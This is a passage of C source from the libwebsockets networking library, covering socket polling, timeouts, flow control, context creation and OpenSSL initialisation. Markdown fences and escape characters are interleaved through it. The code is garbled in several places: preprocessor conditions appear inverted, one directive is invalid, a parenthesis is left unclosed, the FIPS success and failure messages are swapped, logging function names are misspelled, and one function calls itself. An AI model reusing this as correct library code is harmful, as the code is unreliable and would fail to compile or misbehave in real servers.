            return -1;
    } else

        continue;

    /* no extension has more to spill */

    if (!ret)

        continue;

    /*

     * There's more to spill from an extension, but we just sent
     * something... did that leave the pipe choked?

```



```
*/
```

```
if (!lws_send_pipe_choked(wsi))
```

```
    /* no we could add more */
```

```
    continue;
```

```
lws_info("choked in POLLOUT service\n");
```

```
/*
```

```
 * Yes, he's choked. Leave the POLLOUT masked on so we will
```

```
 * come back here when he is unchoked. Don't call the user
```

```
 * callback to enforce ordering of spilling, he'll get called
```

```
 * when we come back here and there's nothing more to spill.
```

```
*/
```

```
return 0;
```

```
}
```

```
wsi->extension_data_pending = 0;
```

```
user_service:
```

```
#endif
```

```
/* one shot */
```

```
if (pollfd) {
```

```
pollfd->events &= ~POLLOUT;
```

```
/* external POLL support via protocol 0 */
```

```
context->protocols[0].callback(context, wsi,
```

```
    LWS_CALLBACK_CLEAR_MODE_POLL_FD,
```

```
    (void *)(long)wsi->sock, NULL, POLLOUT);
```

```
}
```

```
#ifndef LWS_NO_EXTENSIONS
```

```
notify_action:
```

```
#endif
```

```
if (wsi->mode == LWS_CONNMODE_WS_CLIENT)
```

```
    n = LWS_CALLBACK_CLIENT_WRITEABLE;
```

```
else
```

```
    n = LWS_CALLBACK_SERVER_WRITEABLE;
```

```
return user_callback_handle_rxflow(wsi->protocol->callback, context,
```

```
    wsi, (enum libwebsocket_callback_reasons) n,
```

```
    wsi->user_space, NULL, 0);
```

```
}
```

```
void
```

```
libwebsocket_service_timeout_check(struct libwebsocket_context *context,
```

```

                                struct libwebsocket *wsi, unsigned int sec)

{
#ifdef LWS_NO_EXTENSIONS

    int n;

    /*
     * if extensions want in on it (eg, we are a mux parent)
     * give them a chance to service child timeouts
     */

    for (n = 0; n < wsi->count_active_extensions; n++)
        wsi->active_extensions[n]->callback(
            context, wsi->active_extensions[n],
            wsi, LWS_EXT_CALLBACK_1HZ,
            wsi->active_extensions_user[n], NULL, sec);

#endif

    if (!wsi->pending_timeout)
        return;

    /*
     * if we went beyond the allowed time, kill the
     * connection
     */

```

```

        if (sec > wsi->pending_timeout_limit) {

            lwsl_info("TIMEDOUT WAITING\n");

            libwebsocket_close_and_free_session(context,

                                                wsi, LWS_CLOSE_STATUS_NOSTATUS);

        }

    }

/**
 * libwebsocket_service_fd() - Service polled socket with something waiting
 * @context:   Websocket context
 * @pollfd:    The pollfd entry describing the socket fd and which events
 *             happened.
 *
 *
 * This function takes a pollfd that has POLLIN or POLLOUT activity and
 * services it according to the state of the associated
 * struct libwebsocket.
 *
 * The one call deals with all "service" that might happen on a socket
 * including listen accepts, http files as well as websocket protocol.
 */

int
libwebsocket_service_fd(struct libwebsocket_context *context,

                        struct pollfd *pollfd)

{

```

```

struct libwebsocket *wsi;

int n;

int m;

int listen_socket_fds_index = 0;

struct timeval tv;


#ifdef LWS_NO_EXTENSIONS

    int more = 1;

#endif

struct lws_tokens eff_buf;


if (context->listen_service_fd)

    listen_socket_fds_index = context->lws_lookup[

        context->listen_service_fd]->position_in_fds_table;


/*

* you can call us with pollfd = NULL to just allow the once-per-second

* global timeout checks; if less than a second since the last check

* it returns immediately then.

*/

gettimeofday(&tv, NULL);


if (context->last_timeout_check_s != tv.tv_sec) {

    context->last_timeout_check_s = tv.tv_sec;

```

```

#ifdef WIN32

/* if our parent went down, don't linger around */

if (context->started_with_parent &&
    kill(context->started_with_parent, 0) < 0)
    kill(getpid(), SIGTERM);

#endif

/* global timeout check once per second */

for (n = 0; n < context->fds_count; n++) {
    struct libwebsocket *new_wsi =
        context->lws_lookup[context->fds[n].fd];

    if (!new_wsi)
        continue;

    libwebsocket_service_timeout_check(context,
        new_wsi, tv.tv_sec);
}
}

/* just here for timeout management? */

if (pollfd == NULL)
    return 0;

```

```

/* no, here to service a socket descriptor */

/*
 * deal with listen service piggybacking
 * every listen_service_modulo services of other fds, we
 * sneak one in to service the listen socket if there's anything waiting
 *
 * To handle connection storms, as found in ab, if we previously saw a
 * pending connection here, it causes us to check again next time.
 */

if (context->listen_service_fd && pollfd !=
    &context->fds[listen_socket_fds_index]) {
    context->listen_service_count++;
    if (context->listen_service_extraseen ||
        context->listen_service_count ==
            context->listen_service_modulo) {
        context->listen_service_count = 0;
        m = 1;
        if (context->listen_service_extraseen > 5)
            m = 2;
        while (m--) {
            /*
             * even with extpoll, we prepared this
             * internal fds for listen

```

```

        */

        n = poll(&context->fds[listen_socket_fds_index],

                1, 0);

        if (n > 0) { /* there's a conn waiting for us */

                libwebsocket_service_fd(context,

                        &context->

                                fds[listen_socket_fds_index]);

                context->listen_service_extraseen++;

        } else {

                if (context->listen_service_extraseen)

                        context->

                                listen_service_extraseen--;

                break;

        }

    }

}

}

}

/* okay, what we came here to do... */

wsi = context->lws_lookup[pollfd->fd];

if (wsi == NULL) {

        if (pollfd->fd > 11)

                lws_err("unexpected NULL wsi fd=%d fds_count=%d\n",

```



```

pollfd->fd, context->fds_count);

    return 0;
}

switch (wsi->mode) {

#ifdef LWS_NO_SERVER

    case LWS_CONNMODE_HTTP_SERVING:

    case LWS_CONNMODE_SERVER_LISTENER:

    case LWS_CONNMODE_SSL_ACK_PENDING:

        return lws_server_socket_service(context, wsi, pollfd);

#endif

    case LWS_CONNMODE_WS_SERVING:

    case LWS_CONNMODE_WS_CLIENT:

        /* handle session socket closed */

        if (pollfd->revents & (POLLERR | POLLHUP)) {

            lws_debug("Session Socket %p (fd=%d) dead\n",
                (void *)wsi, pollfd->fd);

            libwebsocket_close_and_free_session(context, wsi,
                LWS_CLOSE_STATUS_NOSTATUS);

```

```

        return 0;
    }

    /* the guy requested a callback when it was OK to write */

    if ((pollfd->revents & POLLOUT) &&
        wsi->state == WSI_STATE_ESTABLISHED)
    {
        if (lws_handle_POLLOUT_event(context, wsi,
                                     pollfd) < 0) {
            lwsl_info("libwebsocket_service_fd: closing\n");
            libwebsocket_close_and_free_session(
                context, wsi, LWS_CLOSE_STATUS_NORMAL);
            return 0;
        }
    }

    /* any incoming data ready? */

    if (!(pollfd->revents & POLLIN))
        break;

#ifdef LWS_OPENSSL_SUPPORT
read_pending:
    if (wsi->ssl) {
        eff_buf.token_len = SSL_read(wsi->ssl,

```

```

        context->service_buffer,

        sizeof(context->service_buffer));

    if (!eff_buf.token_len) {

        n = SSL_get_error(wsi->ssl, eff_buf.token_len);

        lwsl_err("SSL_read returned 0 with reason %s\n",

            ERR_error_string(n,

                (char *)context->service_buffer));

    }

} else

#endif

    eff_buf.token_len = recv(pollfd->fd,

        context->service_buffer,

        sizeof(context->service_buffer), 0);

    if (eff_buf.token_len < 0) {

        lwsl_debug("Socket read returned %d\n",

            eff_buf.token_len);

        if (errno != EINTR && errno != EAGAIN)

            libwebsocket_close_and_free_session(context,

                wsi, LWS_CLOSE_STATUS_NOSTATUS);

        return 0;

    }

    if (!eff_buf.token_len) {

        lwsl_info("closing connection due to 0 length read\n");

        libwebsocket_close_and_free_session(context, wsi,

```

```
LWS_CLOSE_STATUS_NOSTATUS);
```

```
    return 0;
```

```
}
```

```
/*
```

```
 * give any active extensions a chance to munge the buffer
```

```
 * before parse. We pass in a pointer to an lws_tokens struct
```

```
 * prepared with the default buffer and content length that's in
```

```
 * there. Rather than rewrite the default buffer, extensions
```

```
 * that expect to grow the buffer can adapt .token to
```

```
 * point to their own per-connection buffer in the extension
```

```
 * user allocation. By default with no extensions or no
```

```
 * extension callback handling, just the normal input buffer is
```

```
 * used then so it is efficient.
```

```
*/
```

```
    eff_buf.token = (char *)context->service_buffer;
```

```
#ifndef LWS_NO_EXTENSIONS
```

```
    more = 1;
```

```
    while (more) {
```

```
        more = 0;
```

```
        for (n = 0; n < wsi->count_active_extensions; n++) {
```

```
            m = wsi->active_extensions[n]->callback(context,
```

```

        wsi->active_extensions[n], wsi,
        LWS_EXT_CALLBACK_PACKET_RX_PREPARSE,
        wsi->active_extensions_user[n],
                                &eff_buf, 0);

    if (m < 0) {
        lws_ext(
            "Extension reports fatal error\n");
        libwebsocket_close_and_free_session(
            context, wsi,
            LWS_CLOSE_STATUS_NOSTATUS);
        return 0;
    }

    if (m)
        more = 1;
}

#endif

/* service incoming data */

if (eff_buf.token_len) {
    n = libwebsocket_read(context, wsi,
        (unsigned char *)eff_buf.token,
        eff_buf.token_len);

    if (n < 0)
        /* we closed wsi */
        return 0;
}

```

```
        }

#ifdef LWS_NO_EXTENSIONS

        eff_buf.token = NULL;

        eff_buf.token_len = 0;

    }

#endif

#ifdef LWS_OPENSSL_SUPPORT

    if (wsi->ssl && SSL_pending(wsi->ssl))

        goto read_pending;

#endif

    break;

default:

#ifdef LWS_NO_CLIENT

    break;

#else

    return lws_client_socket_service(context, wsi, pollfd);

#endif

}

return 0;

}
```

```

/**
 * libwebsocket_context_destroy() - Destroy the websocket context
 *
 * @context:    Websocket context
 *
 * This function closes any active connections and then frees the
 * context. After calling this, any further use of the context is
 * undefined.
 */
void
libwebsocket_context_destroy(struct libwebsocket_context *context)
{
#ifdef LWS_NO_EXTENSIONS
    int n;
    int m;
    struct libwebsocket_extension *ext;
    struct libwebsocket_protocols *protocol = context->protocols;

#ifdef LWS_LATENCY
    if (context->worst_latency_info[0])
        lws_notice("Worst latency: %s\n", context->worst_latency_info);
#endif

    for (n = 0; n < context->fds_count; n++) {
        struct libwebsocket *wsi =
            context->lws_lookup[context->fds[n].fd];

```

```

        libwebsocket_close_and_free_session(context,

            wsi, LWS_CLOSE_STATUS_NOSTATUS /* no protocol close */);

        n--;
    }

    /*
     * give all extensions a chance to clean up any per-context
     * allocations they might have made
     */

    ext = context->extensions;

    m = LWS_EXT_CALLBACK_CLIENT_CONTEXT_DESTRUCT;

    if (context->listen_port)

        m = LWS_EXT_CALLBACK_SERVER_CONTEXT_DESTRUCT;

    while (ext && ext->callback) {

        ext->callback(context, ext, NULL,

            (enum libwebsocket_extension_callback_reasons)m,

            NULL, NULL, 0);

        ext++;
    }

    /*
     * inform all the protocols that they are done and will have no more
     * callbacks
     */

```



```

while (protocol->callback) {
    protocol->callback(context, NULL, LWS_CALLBACK_PROTOCOL_DESTROY,
                      NULL, NULL, 0);
    protocol++;
}

#endif

#ifdef WIN32
#else
    close(context->fd_random);
#endif

#ifdef LWS_OPENSSL_SUPPORT
    if (context->ssl_ctx)
        SSL_CTX_free(context->ssl_ctx);
    if (context->ssl_client_ctx)
        SSL_CTX_free(context->ssl_client_ctx);

    ERR_remove_state(0);
    ERR_free_strings();
    EVP_cleanup();
    CRYPTO_cleanup_all_ex_data();
#endif

```

```

        if (context->fds)
            free(context->fds);

        if (context->lws_lookup)
            free(context->lws_lookup);

        free(context);

#ifdef WIN32 && !defined(USE_CYGWIN)
        WSACleanup();
#endif
    }

/**
 * libwebsocket_context_user() - get the user data associated with the context
 * @context: Websocket context
 *
 * This returns the optional user allocation that can be attached to
 * the context the sockets live in at context_create time. It's a way
 * to let all sockets serviced in the same context share data without
 * using globals statics in the user code.
 */
LWS_EXTERN void *
libwebsocket_context_user(struct libwebsocket_context *context)
{

```

```

        return context->user_space;
    }

/**
 * libwebsocket_service() - Service any pending websocket activity
 * @context:    Websocket context
 * @timeout_ms:    Timeout for poll; 0 means return immediately if nothing needed
 *
 *                service otherwise block and service immediately, returning
 *
 *                after the timeout if nothing needed service.
 *
 *
 * This function deals with any pending websocket traffic, for three
 * kinds of event. It handles these events on both server and client
 * types of connection the same.
 *
 *
 * 1) Accept new connections to our context's server
 *
 *
 * 2) Call the receive callback for incoming frame data received by
 *
 *     server or client connections.
 *
 *
 * You need to call this service function periodically to all the above
 * functions to happen; if your application is single-threaded you can
 * just call it in your main event loop.
 *
 *
 * Alternatively you can fork a new process that asynchronously handles
 * calling this service in a loop. In that case you are happy if this

```

```

*      call blocks your thread until it needs to take care of something and
*
*      would call it with a large nonzero timeout. Your loop then takes no
*
*      CPU while there is nothing happening.
*
*
*      If you are calling it in a single-threaded app, you don't want it to
*
*      wait around blocking other things in your loop from happening, so you
*
*      would call it with a timeout_ms of 0, so it returns immediately if
*
*      nothing is pending, or as soon as it services whatever was pending.
*/

```

```

int

```

```

libwebsocket_service(struct libwebsocket_context *context, int timeout_ms)

```

```

{

```

```

    int n;

```

```

    /* stay dead once we are dead */

```

```

    if (context == NULL)

```

```

        return 1;

```

```

    /* wait for something to need service */

```

```

    n = poll(context->fds, context->fds_count, timeout_ms);

```

```

    if (n == 0) /* poll timeout */

```

```

        return 0;

```

```

    if (n < 0)
        return -1;

    /* any socket with events to service? */

    for (n = 0; n < context->fds_count; n++)
        if (context->fds[n].revents
            if (libwebsocket_service_fd(context,
                                        &context->fds[n]) < 0)
                return -1;

    return 0;
}

```

```

#ifdef LWS_NO_EXTENSIONS

```

```

int

```

```

lws_any_extension_handled(struct libwebsocket_context *context,
                          struct libwebsocket *wsi,
                          enum libwebsocket_extension_callback_reasons r,
                          void *v, size_t len)

```

```

{

```

```

    int n;

```

```

    int handled = 0;

```

```

    /* maybe an extension will take care of it for us */

```

```

for (n = 0; n < wsi->count_active_extensions && !handled; n++) {
    if (!wsi->active_extensions[n]->callback)
        continue;

    handled |= (int) wsi->active_extensions[n]->callback(context,
        wsi->active_extensions[n], wsi,
        r, wsi->active_extensions_user[n], v, len);
}

return handled;
}

```

```

void *
lws_get_extension_user_matching_ext(struct libwebsocket *wsi,
    struct libwebsocket_extension *ext)
{
    int n = 0;

    if (wsi == NULL)
        return NULL;

    while (n < wsi->count_active_extensions) {
        if (wsi->active_extensions[n] != ext) {

```

```

        n++;

        continue;
    }

    return wsi->active_extensions_user[n];
}

return NULL;
}

#endif

/**
 * libwebsocket_callback_on_writable() - Request a callback when this socket
 *
 *                                     becomes able to be written to without
 *
 *                                     blocking
 *
 *
 * @context:  libwebsockets context
 * @wsi:      WebSocket connection instance to get callback for
 */

int
libwebsocket_callback_on_writable(struct libwebsocket_context *context,
                                struct libwebsocket *wsi)
{
#ifdef LWS_NO_EXTENSIONS
    int n;

```

```

int handled = 0;

/* maybe an extension will take care of it for us */

for (n = 0; n < wsi->count_active_extensions; n++) {
    if (!wsi->active_extensions[n]->callback)
        continue;

    handled |= (int) wsi->active_extensions[n]->callback(context,
        wsi->active_extensions[n], wsi,
        LWS_EXT_CALLBACK_REQUEST_ON_WRITEABLE,
        wsi->active_extensions_user[n], NULL, 0);
}

if (handled)
    return 1;
#endif

if (wsi->position_in_fds_table < 0) {
    lws_err("libwebsocket_callback_on_writable: failed to find socket %d\n",
        wsi->sock);

    return -1;
}

context->fds[wsi->position_in_fds_table].events |= POLLOUT;

```



```

/* external POLL support via protocol 0 */
context->protocols[0].callback(context, wsi,
    LWS_CALLBACK_SET_MODE_POLL_FD,
    (void*)(long)wsi->sock, NULL, POLLOUT);

return 1;
}

/**
 * libwebsocket_callback_on_writable_all_protocol() - Request a callback for
 *
 *          all connections using the given protocol when it
 *
 *          becomes possible to write to each socket without
 *
 *          blocking in turn.
 *
 * @protocol: Protocol whose connections will get callbacks
 */

int
libwebsocket_callback_on_writable_all_protocol(
    const struct libwebsocket_protocols *protocol)
{
    struct libwebsocket_context *context = protocol->owning_server;

    int n;

    struct libwebsocket *wsi;

```

```

    for (n = 0; n < context->fds_count; n++) {

        wsi = context->lws_lookup[context->fds[n].fd];

        if (!wsi)

            continue;

        if (wsi->protocol == protocol)

            libwebsocket_callback_on_writable(context, wsi);

    }

    return 0;

}

/**
 * libwebsocket_set_timeout() - marks the wsi as subject to a timeout
 *
 * You will not need this unless you are doing something special
 *
 * @wsi:      Websocket connection instance
 * @reason:   timeout reason
 * @secs:     how many seconds
 */

void
libwebsocket_set_timeout(struct libwebsocket *wsi,

                        enum pending_timeout reason, int secs)

{

```

```

    struct timeval tv;

    gettimeofday(&tv, NULL);

    wsi->pending_timeout_limit = tv.tv_sec + secs;

    wsi->pending_timeout = reason;
}

/**
 * libwebsocket_get_socket_fd() - returns the socket file descriptor
 *
 * You will not need this unless you are doing something special
 *
 * @wsi:      Websocket connection instance
 */

int
libwebsocket_get_socket_fd(struct libwebsocket *wsi)
{
    return wsi->sock;
}

#ifdef LWS_LATENCY

void

```

```

lws_latency(struct libwebsocket_context *context, struct libwebsocket *wsi,
            const char *action, int ret, int completed)
{
    struct timeval tv;

    unsigned long u;

    char buf[256];

    gettimeofday(&tv, NULL);

    u = (tv.tv_sec * 1000000) + tv.tv_usec;

    if (action) {
        if (completed) {
            if (wsi->action_start == wsi->latency_start)
                sprintf(buf,
                    "Completion first try lat %luus: %p: ret %d: %s\n",
                        u - wsi->latency_start,
                        (void *)wsi, ret, action);
            else
                sprintf(buf,
                    "Completion %luus: lat %luus: %p: ret %d: %s\n",
                        u - wsi->action_start,
                        u - wsi->latency_start,
                        (void *)wsi, ret, action);
            wsi->action_start = 0;
        }
    }
}

```

```

    } else

        sprintf(buf, "lat %luus: %p: ret %d: %s\n",

            u - wsi->latency_start,

            (void *)wsi, ret, action);

        if (u - wsi->latency_start > context->worst_latency) {

            context->worst_latency = u - wsi->latency_start;

            strcpy(context->worst_latency_info, buf);

        }

        lws_latency("%s", buf);

    } else {

        wsi->latency_start = u;

        if (!wsi->action_start)

            wsi->action_start = u;

    }

}

#endif

#ifdef LWS_NO_SERVER

int

_libwebsocket_rx_flow_control(struct libwebsocket *wsi)

{

    return 0;

}

#else

int

```

```

_libwebsocket_rx_flow_control(struct libwebsocket *wsi)
{
    struct libwebsocket_context *context = wsi->protocol->owning_server;

    int n;

    if (!(wsi->u.ws.rxflow_change_to & 2))
        return 0;

    wsi->u.ws.rxflow_change_to &= ~2;

    lwsl_info("rxflow: wsi %p change_to %d\n",
              wsi, wsi->u.ws.rxflow_change_to);

    /* if we're letting it come again, did we interrupt anything? */
    if ((wsi->u.ws.rxflow_change_to & 1) && wsi->u.ws.rxflow_buffer) {
        n = libwebsocket_interpret_incoming_packet(wsi, NULL, 0);
        if (n < 0) {
            lwsl_info("libwebsocket_rx_flow_control: close req\n");
            return -1;
        }
        if (n)
            /* oh he stuck again, do nothing */
            return 0;
    }
}

```

```

if (wsi->u.ws.rxflow_change_to & 1)

    context->fds[wsi->position_in_fds_table].events |= POLLIN;

else

    context->fds[wsi->position_in_fds_table].events &= ~POLLIN;


if (wsi->u.ws.rxflow_change_to & 1)

    /* external POLL support via protocol 0 */

    context->protocols[0].callback(context, wsi,

        LWS_CALLBACK_SET_MODE_POLL_FD,

        (void *) (long) wsi->sock, NULL, POLLIN);

else

    /* external POLL support via protocol 0 */

    context->protocols[0].callback(context, wsi,

        LWS_CALLBACK_CLEAR_MODE_POLL_FD,

        (void *) (long) wsi->sock, NULL, POLLIN);


return 1;

}

#endif


/**
 * libwebsocket_rx_flow_control() - Enable and disable socket servicing for
 *
 *      receieved packets.
 *
 *
 * If the output side of a server process becomes choked, this allows flow

```

\* control for the input side.

\*

\* @wsi:        Websocket connection instance to get callback for

\* @enable:    0 = disable read servicing for this connection, 1 = enable

\*/

int

libwebsocket\_rx\_flow\_control(struct libwebsocket \*wsi, int enable)

{

    wsi->u.ws.rxflow\_change\_to = 2 | !!enable;

    return 0;

}

/\*\*

\* libwebsocket\_canonical\_hostname() - returns this host's hostname

\*

\* This is typically used by client code to fill in the host parameter

\* when making a client connection. You can only call it after the context

\* has been created.

\*

\* @context:    Websocket context

\*/



```
extern const char *
```

```
libwebsocket_canonical_hostname(struct libwebsocket_context *context)
```

```
{  
  
    return (const char *)context->canonical_hostname;  
  
}
```

```
static void sigpipe_handler(int x)
```

```
{  
  
}
```

```
#ifdef LWS_OPENSSL_SUPPORT
```

```
static int
```

```
OpenSSL_verify_callback(int preverify_ok, X509_STORE_CTX *x509_ctx)
```

```
{  
  
  
    SSL *ssl;  
  
    int n;  
  
    struct libwebsocket_context *context;  
  
  
    ssl = X509_STORE_CTX_get_ex_data(x509_ctx,  
                                     SSL_get_ex_data_X509_STORE_CTX_idx());  
  
  
    /*
```

```

* !!! nasty openssl requires the index to come as a library-scope
* static
*/
context = SSL_get_ex_data(ssl, openssl_websocket_private_data_index);

n = context->protocols[0].callback(NULL, NULL,
    LWS_CALLBACK_OPENSSL_PERFORM_CLIENT_CERT_VERIFICATION,
    x509_ctx, ssl, preverify_ok);

/* convert return code from 0 = OK to 1 = OK */

if (!n)
    n = 1;
else
    n = 0;

return n;
}

#endif

int user_callback_handle_rxflow(callback_function callback_function,
    struct libwebsocket_context *context,
    struct libwebsocket *wsi,
    enum libwebsocket_callback_reasons reason, void *user,
    void *in, size_t len)

```

```

{
    int n;

    n = callback_function(context, wsi, reason, user, in, len);

    if (!n)
        n = _libwebsocket_rx_flow_control(wsi);

    return n;
}

#ifdef LWS_OPENSSL_SUPPORT
static int Password_Callback(char *buf, int size, int rwflag, void *userdata)
{
    int length = 0;

    strncpy(buf, SC_PASSPHRASE, size-1);

    buf[size-1] = 0;

    length = strlen(buf);

    return (length);
}
#endif

/**
 * libwebsocket_create_context() - Create the websocket handler
 *
 * @info: pointer to struct with parameters
 *
 * This function creates the listening socket (if serving) and takes care
 * of all initialization in one step.

```

\*

\* After initialization, it returns a struct libwebsocket\_context \* that  
\* represents this server. After calling, user code needs to take care  
\* of calling libwebsocket\_service() with the context pointer to get the  
\* server's sockets serviced. This can be done in the same process context  
\* or a forked process, or another thread,

\*

\* The protocol callback functions are called for a handful of events  
\* including http requests coming in, websocket connections becoming  
\* established, and data arriving; it's also called periodically to allow  
\* async transmission.

\*

\* HTTP requests are sent always to the FIRST protocol in @protocol, since  
\* at that time websocket protocol has not been negotiated. Other  
\* protocols after the first one never see any HTTP callack activity.

\*

\* The server created is a simple http server by default; part of the  
\* websocket standard is upgrading this http connection to a websocket one.

\*

\* This allows the same server to provide files like scripts and favicon /  
\* images or whatever over http and dynamic data over websockets all in  
\* one place; they're all handled in the user callback.

\*/

struct libwebsocket\_context \*

```
libwebsocket_create_context(struct lws_context_creation_info *info)
```

```
{
```

```
    struct libwebsocket_context *context = NULL;
```

```
    char *p;
```

```
#ifndef LWS_NO_SERVER
```

```
    int n;
```

```
    int opt = 1;
```

```
    struct libwebsocket *wsj;
```

```
    struct sockaddr_in serv_addr;
```

```
#endif
```

```
#ifndef LWS_NO_EXTENSIONS
```

```
    int m;
```

```
    struct libwebsocket_extension *ext;
```

```
#endif
```

```
#ifdef LWS_OPENSSL_SUPPORT
```

```
    SSL_METHOD *method;
```

```
#endif
```

```
#ifndef LWS_NO_DAEMONIZE
```

```
    int pid_daemon = get_daemonize_pid();
```

```
#endif
```

```
    lws_notice("Initial logging level %d\n", log_level);
```

```
    lws_notice("Library version: %s\n", library_version);
```

```

lwsI_info(" LWS_MAX_HEADER_NAME_LENGTH: %u\n",
          LWS_MAX_HEADER_NAME_LENGTH);

lwsI_info(" LWS_MAX_HEADER_LEN: %u\n", LWS_MAX_HEADER_LEN);

lwsI_info(" LWS_MAX_PROTOCOLS: %u\n", LWS_MAX_PROTOCOLS);

#ifdef LWS_NO_EXTENSIONS

lwsI_info(" LWS_MAX_EXTENSIONS_ACTIVE: %u\n",
          LWS_MAX_EXTENSIONS_ACTIVE);

#else

lwsI_notice(" Configured without extension support\n");

#endif

lwsI_info(" SPEC_LATEST_SUPPORTED: %u\n", SPEC_LATEST_SUPPORTED);

lwsI_info(" AWAITING_TIMEOUT: %u\n", AWAITING_TIMEOUT);

lwsI_info(" CIPHERS_LIST_STRING: '%s'\n", CIPHERS_LIST_STRING);

lwsI_info(" SYSTEM_RANDOM_FILEPATH: '%s'\n", SYSTEM_RANDOM_FILEPATH);

lwsI_info(" LWS_MAX_ZLIB_CONN_BUFFER: %u\n", LWS_MAX_ZLIB_CONN_BUFFER);


#ifdef _WIN32

{

    WORD wVersionRequested;

    WSADATA wsaData;

    int err;

    HMODULE wsdl;

    /* Use the MAKEWORD(lowbyte, highbyte) macro from Windef.h */

    wVersionRequested = MAKEWORD(2, 2);

```

```

err = WSASStartup(wVersionRequested, &wsaData);

if (err != 0) {

    /* Tell the user that we could not find a usable */
    /* Winsock DLL.                                */

    lws!_err("WSASStartup failed with error: %d\n", err);

    return NULL;

}

/* default to a poll() made out of select() */
poll = emulated_poll;

/* if windows socket lib available, use his WSAPoll */
wsdll = GetModuleHandle(_T("Ws2_32.dll"));

if (wsdll)

    poll = (PFNWSAPOLL)GetProcAddress(wsdll, "WSAPoll");

/* Finally fall back to emulated poll if all else fails */
if (!poll)

    poll = emulated_poll;

}

#endif

context = (struct libwebsocket_context *)

    malloc(sizeof(struct libwebsocket_context));

```

```

if (!context) {

    lwsl_err("No memory for websocket context\n");

    return NULL;

}

memset(context, 0, sizeof(*context));

#ifdef LWS_NO_DAEMONIZE

    context->started_with_parent = pid_daemon;

    lwsl_notice(" Started with daemon pid %d\n", pid_daemon);

#endif

    context->listen_service_extraseen = 0;

    context->protocols = info->protocols;

    context->listen_port = info->port;

    context->http_proxy_port = 0;

    context->http_proxy_address[0] = '\0';

    context->options = info->options;

    /* to reduce this allocation, */

    context->max_fds = getdtablesize();

    lwsl_notice(" static allocation: %u + (%u x %u fds) = %u bytes\n",

        sizeof(struct libwebsocket_context),

        sizeof(struct pollfd) + sizeof(struct libwebsocket *),

        context->max_fds,

        sizeof(struct libwebsocket_context) +

        ((sizeof(struct pollfd) + sizeof(struct libwebsocket *)) *

            context->max_fds));

```



```

context->fds = (struct pollfd *)malloc(sizeof(struct pollfd) *
                                     context->max_fds);

if (context->fds == NULL) {
    lwsl_err("Unable to allocate fds array for %d connections\n",
            context->max_fds);

    free(context);

    return NULL;
}

context->lws_lookup = (struct libwebsocket **)
    malloc(sizeof(struct libwebsocket *) * context->max_fds);

if (context->lws_lookup == NULL) {
    lwsl_err(
        "Unable to allocate lws_lookup array for %d connections\n",
        context->max_fds);

    free(context->fds);

    free(context);

    return NULL;
}

context->fds_count = 0;

#ifdef LWS_NO_EXTENSIONS
    context->extensions = info->extensions;
#endif

context->last_timeout_check_s = 0;

```

```

context->user_space = info->user;

#ifdef WIN32

    context->fd_random = 0;

#else

    context->fd_random = open(SYSTEM_RANDOM_FILEPATH, O_RDONLY);

    if (context->fd_random < 0) {

        lwsl_err("Unable to open random device %s %d\n",

                SYSTEM_RANDOM_FILEPATH, context->fd_random);

        goto bail;

    }

#endif

#ifdef LWS_OPENSSL_SUPPORT

    context->use_ssl = 0;

    context->ssl_ctx = NULL;

    context->ssl_client_ctx = NULL;

    openssl_websocket_private_data_index = 0;

#endif

    strcpy(context->canonical_hostname, "unknown");

#ifdef LWS_NO_SERVER

    if (!(info->options & LWS_SERVER_OPTION_SKIP_SERVER_CANONICAL_NAME)) {

        struct sockaddr sa;

```

```
context->service_buffer[0] = '\0';
```

```
/* find canonical hostname */
```

```
context->service_buffer[
```

```
    sizeof(context->service_buffer) - 1] = '\0';
```

```
memset(&sa, 0, sizeof(sa));
```

```
sa.sa_family = AF_INET;
```

```
sa.sa_data[sizeof(sa.sa_data) - 1] = '\0';
```

```
gethostname((char *)context->service_buffer,
```

```
    sizeof(context->service_buffer) - 1);
```

```
n = 0;
```

```
if (strlen((char *)context->service_buffer) <
```

```
    sizeof(sa.sa_data) - 1) {
```

```
    strncpy(sa.sa_data, (char *)context->service_buffer, sizeof(sa.sa_data));
```

```
    lws_debug("my host name is %s\n", sa.sa_data);
```

```
    n = getnameinfo(&sa, sizeof(sa),
```

```
        (char *)context->service_buffer,
```

```
        sizeof(context->service_buffer) - 1,
```

```
        NULL, 0, NI_NAMEREQD);
```

```
}
```

```
if (!n) {
```

```

        strncpy(context->canonical_hostname,
                (char *)context->service_buffer,
                sizeof(context->canonical_hostname) - 1);
        context->canonical_hostname[
                sizeof(context->canonical_hostname) - 1] = '\0';
    } else
        strncpy(context->canonical_hostname,
                (char *)context->service_buffer,
                sizeof(context->canonical_hostname) - 1);

    lwsl_notice(" canonical_hostname = %s\n",
                context->canonical_hostname);
}
#endif

```

```

/* split the proxy ads:port if given */

```

```

p = getenv("http_proxy");
if (p) {
    strncpy(context->http_proxy_address, p,
            sizeof(context->http_proxy_address) - 1);
    context->http_proxy_address[
            sizeof(context->http_proxy_address) - 1] = '\0';

    p = strchr(context->http_proxy_address, ':');
}

```

```

        if (p == NULL) {
            lwsl_err("http_proxy needs to be ads:port\n");
            goto bail;
        }
        *p = '\0';
        context->http_proxy_port = atoi(p + 1);

        lwsl_notice(" Proxy %s:%u\n",
                    context->http_proxy_address,
                    context->http_proxy_port);
    }

#ifdef LWS_NO_SERVER
    if (info->port) {

#ifdef LWS_OPENSSL_SUPPORT
        context->use_ssl = info->ssl_cert_filepath != NULL &&
            info->ssl_private_key_filepath != NULL;

#ifdef USE_CYASSL
            lwsl_notice(" Compiled with CYASSL support\n");
        #else
            lwsl_notice(" Compiled with OpenSSL support\n");
        #endif
    #endif

        if (context->use_ssl)
            lwsl_notice(" Using SSL mode\n");
    }
}

```

```

        else

            lwsl_notice(" Using non-SSL mode\n");

#else

    if (info->ssl_cert_filepath != NULL &&
        info->ssl_private_key_filepath != NULL) {

        lwsl_notice(" Not compiled for OpenSSL support!\n");

        goto bail;

    }

    lwsl_notice(" Compiled without SSL support\n");

#endif

    lwsl_notice(
        " per-conn mem: %u + %u headers + protocol rx buf\n",
        sizeof(struct libwebsocket),
        sizeof(struct allocated_headers));

}

#endif

/* ignore SIGPIPE */

#if defined(WIN32) && !defined(USE_CYGWIN)

#else

    signal(SIGPIPE, sigpipe_handler);

#endif

```

```
#ifdef LWS_OPENSSL_SUPPORT

# if SS_ENABLE_FIPS != 0

    if(!FIPS_mode())

    {

        if(!FIPS_mode_set(1))

        {

            lws_notice("FIPS mode activated for OpenSSL");

        }

        else

        {

            lws_notice("Error entering FIPS mode for OpenSSL");

        }

    }

# endif

    /* basic openssl init */

    SSL_library_init();

    OpenSSL_add_all_algorithms();

    SSL_load_error_strings();

    openssl_websocket_private_data_index =

